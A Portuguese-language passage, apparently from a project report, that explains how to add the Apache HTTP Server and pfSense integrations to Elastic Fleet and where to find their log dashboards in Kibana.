Após o agente instalado no servidor web e em comunicação com o servidor fleet server, o módulo Apache HTTP Server e o PfSense poderão ser integrados, de modo a disponibilizar dashboard pré-configurados para análise dos dados oriundos do Elastic Agent instalado no servidor web. A integração do módulo Apache HTTP Server está detalhada na documentação oficial disponível em: <<https://www.elastic.co/guide/en/fleet/8.6/add-integration-to-policy.html>>, já a integração com o pfSense, encontra-se disponível em: <<https://docs.elastic.co/en/integrations/pfsense>>


Os módulos instalados podem ser verificados no caminho: Management ⇒ Integrations ⇒ Installed Integrations

The screenshot shows the 'Installed integrations' tab of the Integrations section. It displays five installed integrations:

- Apache HTTP Server**: Collect logs and metrics from Apache servers with Elastic Agent.
- pfSense**: Collect logs from pfSense and OPNsense with Elastic Agent.
- Elastic Agent**: Collect logs and metrics from Elastic Agents.
- Elastic Synthetics**: Monitor the availability of your services with Elastic Synthetics. (Technical preview)
- Fleet Server**: Centrally manage Elastic Agents with the Fleet Server integration.


Passo 5: Visualização dos Logs oriundos do Servidor WEB.

Com os logs sendo enviados ao servidor Elasticsearch por meio do Fleet Server, e o módulo Apache HTTP Server instalado, os gráficos padrões de análise de logs estarão disponíveis no caminho: Analytics ⇒ Dashboards ⇒ [Metrics Apache] Overview.



Passo 6: Visualização dos Logs oriundos dos Firewalls PfSense.

Com os logs sendo enviados ao servidor Elasticsearch por meio do Fleet Server, e o módulo pfSense instalado, os gráficos padrões de análise de logs estarão disponíveis no caminho: Analytics ⇒ Dashboards ⇒ Firewall - Dashboard [pfSense]





Apêndice XI: Detalhamento da Topologia do Projeto Final

